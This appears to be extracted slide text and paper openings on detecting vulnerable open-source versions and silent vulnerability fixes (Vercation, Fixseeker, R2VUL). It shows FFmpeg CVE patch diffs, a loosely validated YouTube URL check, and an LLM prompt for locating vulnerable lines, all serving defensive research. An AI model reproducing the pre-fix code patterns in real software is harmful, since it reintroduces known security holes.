
Type-4

```
// Fragment A (Calculate sum of array elements)
int sum = 0;
for (int i = 0; i < arr.length; i++) {
    sum += arr[i];
}

// Fragment B (Calculate sum using Stream API)
int sum = Arrays.stream(arr).sum();
```



Using code clone to locate VIC



Motivation

```
1 diff --git a/libavformat/mxfdec.c b/libavformat/
2 @@ -493,11 +493,11 @@ static int mxf\_\_read\
3     _primer\_\_pack
4 static int mxf\_read\_primer\_pack(void *arg,
5     AVIOContext *pb, int tag, int size, UID uid,
6     int64_t klv\_offset)
7 {
8     MXFContext *mxf = arg;
9     int item\_num = avio\_rb32(pb);
10    int item\_len = avio\_rb32(pb);
11    if (item\_len != 18) {
12        avpriv\_request\_sample(pb, "Primer pack
13             item length %d", item\_len);
14        return AVERRORE_PATCHEWELCOME;
15    }
16    - if (item\_num > 65536) {
17    + if (item\_num > 65536 || item\_num < 0) {
18        av\_log(mxf->fc, AV\_LOG\_ERROR, "item\_num %
19             d is too large\n", item\_num);
20        return AVERRORE_INVALIDDATA;
21    }
22    if (mxf->local\_tags)
23        av\_log(mxf->fc, AV\_LOG\_VERBOSE, "Multiple
24             primer packs\n");
25    av\_free(mxf->local\_tags);
26    mxf->local\_tags\_count = 0;
27    mxf->local\_tags = av\_calloc(item\_num,
28        item\_len);
29    if (!mxf->local\_tags)
30        return AVERRORE(ENOMEM);
31    mxf->local\_tags\_count = item\_num;
32    avio\_read(pb, mxf->local\_tags, item\_num*
33             item\_len);
34    return 0;
35 }
```

Listing 1: Motivating Example of CVE-2017-14169.

```
1 diff --git a/libavformat/avidec.c b/libavformat/
2 @@ -350,8 +350,7 @@ static void avi\_read\_nikon(
3     AVFormatContext *s, uint64\_t end)
4     uint16\_t tag      = avio\_rl16(s->pb);
5     uint16\_t size     = avio\_rl16(s->pb);
6     const char *name = NULL;
7     char buffer[64] = { 0 };
8     - if (avio\_tell(s->pb) + size > tag\_end)
9     -     size = tag\_end - avio\_tell(s->pb);
10    + size = FFMIN(size, tag\_end - avio\_tell
11        + (s->pb));
12    size -= avio\_read(s->pb, buffer, FFMIN(size,
13        sizeof(buffer) - 1));
14 /*The definition of method FFMIN in libavutil/
15 common.h*/
16 #define FFMIN(a, b) ((a)>(b)?(b):(a))
```

Listing 2: Motivating Example of Code Refactoring Commit.

refactoring

Limitations of existing methods

```
1 def load_video(  
2     video: Union[str, "VideoInput"],  
3     num_frames: Optional[int] = None,  
4     fps: Optional[int] = None,  
5     backend: str = "opencv",  
6     sample_indices_fn: Optional[Callable] = None,  
7     **kwargs,  
8 ) -> np.array:  
9  
10    [...]omitted...]  
11  
12    if video.startswith("https://www.youtube.com") or video.startswith("http://www.youtube.com"):  
13        if not is_yt_dlp_available():  
14            raise ImportError("To load a video from YouTube url you have to install `yt_dlp` first.")  
15        # Lazy import from yt_dlp  
16        requires_backends(load_video, ["yt_dlp"])  
17        from yt_dlp import YoutubeDL  
18  
19        buffer = BytesIO()  
20        with redirect_stdout(buffer),YoutubeDL() as f:  
21            f.download([video])  
22            bytes_obj = buffer.getvalue()  
23            file_obj = BytesIO(bytes_obj)  
24    [...]omitted...]
```




accurate **vulnerability-relevant** statement extraction

```
1 def load_video(  
2     vir  
3     nu  
4     fp  
5     ba  
6     sa  
7     **  
8 ) -> n  
9  
10    [...]omitted...]  
11  
12    if  
13  
14    [...]omitted...]  
15  
16    if urlparse(video).netloc in ["www.youtube.com", "youtube.com"]:  
17        if not is_yt_dlp_available():  
18            raise ImportError("To load a video from YouTube url you have to install `yt_dlp` first.")  
19        # Lazy import from yt_dlp  
20        requires_backends(load_video, ["yt_dlp"])  
21        from yt_dlp import YoutubeDL  
22  
23        buffer = BytesIO()  
24        with redirect_stdout(buffer),YoutubeDL() as f:  
25            f.download([video])  
26            bytes_obj = buffer.getvalue()  
27            file_obj = BytesIO(bytes_obj)  
28    [...]omitted...]
```



beyond **syntactic** similarity;
statement-level

Overview of Vercation



Phase 1: Vulnerable code extraction with LLMs

<Role description>

[Few-shot]

Example 1:

Input:

CVE ID: CVE-2019-17451

CWE ID: CWE-190 Integer Overflow or Wraparound

Description: An issue was discovered in the...

Dangerous Code: <dangerous code snippet>

Output:

Vulnerability logic:

1. In the original code, there is no check for potential integer overflow...
2. If total size overflows to a smaller value, it may lead to...

Vulnerable lines: [4442, 4444, 4459, 4460, 4461]


Example 2: ...

[Chain-of-thought]


Please analyze the code following these steps:

1. Explain the vulnerability logic from the code.
2. Indicate which statements are relevant to the vulnerability logic.


Phase 2: Code clone detection



Evaluation highlight: Vercation's effectiveness



Summary



- **Novel LLM application**
 - Successfully leverages LLMs for deep vulnerability comprehension, moving beyond static, pre-defined patterns
- **Comprehensive dataset**
 - A large, manually-verified dataset of vulnerable versions is now publicly available to the research community

Solutions to the three problems

Fixseeker: An Empirical Driven Graph-based Approach for Detecting Silent Vulnerability Fixes in Open Source Software

YIRAN CHENG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

TING ZHANG, Singapore Management University, Singapore

LWIN KHIN SHAR, Singapore Management University, Singapore

ZHE LANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

DAVID LO, Singapore Management University, Singapore

SHICHAO LV, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

DONGLIANG FANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

ZHIQIANG SHI, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

LIMIN SUN, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

Open source software (OSS) vulnerabilities pose significant security risks to downstream applications. While vulnerability databases provide valuable information for mitigation, many security patches are released *silently* in new commits of OSS repositories without explicit indications of their security impact. This makes it challenging for software maintainers and users to detect and address these vulnerability fixes. There are a few approaches for detecting vulnerability-fixing commits (VFCs) but most of these approaches leverage commit messages, which would miss *silent* VFCs. On the other hand, there are some approaches for detecting silent VFCs based on code change patterns but they often fail to adequately characterize vulnerability fix patterns, thereby lacking effectiveness. For example, some approaches analyze each hunk in known VFCs, in isolation,

VERCATION: Precise Vulnerable Open-source Software Version Identification based on Static Analysis and LLM

Yiran Cheng^{*†}, Ting Zhang^{‡||}, Lwin Khin Shar[§], Shouguo Yang[¶], Chaopeng Dong^{*†}, David Lo[§], Shichao Lv^{*†||}, Zhiqiang Shi^{*†}, Limin Sun^{*†}

* Beijing Key Laboratory of IOT Information Security Technology,
Institute of Information Engineering, Beijing, China

† School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China

‡ Monash University, Australia

§ Singapore Management University, Singapore

¶ Zhongguancun Laboratory, Beijing, China

chengyiran@iie.ac.cn, ting.zhang@monash.edu, ikshar@smu.edu.sg, yangshouguo@outlook.com,
dongchaopeng@iie.ac.cn, davidlo@smu.edu.sg, {lvshichao, shizhiqiang, sunlimin}@iie.ac.cn

Abstract—Open-source software (OSS) has experienced a surge in popularity, attributed to its collaborative development model and cost-effective nature. However, the adoption of specific software versions in development projects may introduce security risks when these versions bring along vulnerabilities. Current methods of identifying vulnerable versions typically analyze and extract the code features involved in vulnerability patches using static analysis with pre-defined rules. They then use code clone detection to identify the vulnerable versions. These methods are hindered by imprecision due to (1) the exclusion of vulnerability-irrelevant code in the analysis and (2) the inadequacy of code clone detection. This paper presents VERCATION, an approach designed to identify vulnerable versions of OSS written in C/C++. VERCATION combines program slicing with a Large Language Model (LLM) to identify vulnerability-relevant code from vulner-

can pose security risks, as these versions may contain vulnerabilities. Therefore, having a comprehensive knowledge of vulnerable versions of OSS becomes imperative for software developers.

Public vulnerability repositories collect vulnerability reports of software products and disseminate information regarding the affected versions of the software. The National Vulnerability Database (NVD) [1], recognized as the largest public vulnerability database, employs the Common Platform Enumeration (CPE) format to store information about vulnerable versions. However, the NVD often encompasses all versions before the reported vulnerability or designates only the ver-

R2VUL: Learning to Reason about Software Vulnerabilities with Reinforcement Learning and Structured Reasoning Distillation

Martin Weyssow^{1*}, Chengran Yang¹, Junkai Chen¹, Ratnadira Widayarsi¹, Ting Zhang¹, Huihui Huang¹, Huu Hung Nguyen¹, Yan Naing Tun¹, Tan Bui¹, Yikun Li¹, Ang Han Wei², Frank Liauw², Eng Lieh Ouh¹, Lwin Khin Shar¹, David Lo¹

¹Singapore Management University

²GovTech Singapore

mweyssow@smu.edu.sg

Abstract

Large language models (LLMs) have shown promising performance in software vulnerability detection, yet their reasoning capabilities remain unreliable. We propose R2VUL, a method that combines reinforcement learning from AI feedback (RLAIF) and structured reasoning distillation to teach small code LLMs to detect vulnerabilities while generating security-aware explanations. Unlike prior chain-of-thought and instruction tuning approaches, R2VUL rewards well-founded over deceptively plausible vulnerability explanations through RLAIF, which results in more precise detection and high-quality reasoning generation. To support RLAIF, we construct the first multilingual preference dataset for vulnerability detection, comprising 18,000 high-quality samples in C#, JavaScript, Java, Python, and C. We evaluate R2VUL across five programming languages and against four static analysis tools, eight state-of-the-art LLM-based baselines, and various fine-tuning approaches. Our results demonstrate that a 1.5B R2VUL model exceeds the performance of its 32B teacher model and leading commercial LLMs such as Claude-4-Opus. Furthermore, we introduce a lightweight calibration step that reduces false positive rates under varying imbalanced data distributions. Finally, through qualitative analysis, we show that both LLM and human evaluators consistently rank R2VUL model's reasoning higher than other reasoning-based baselines.

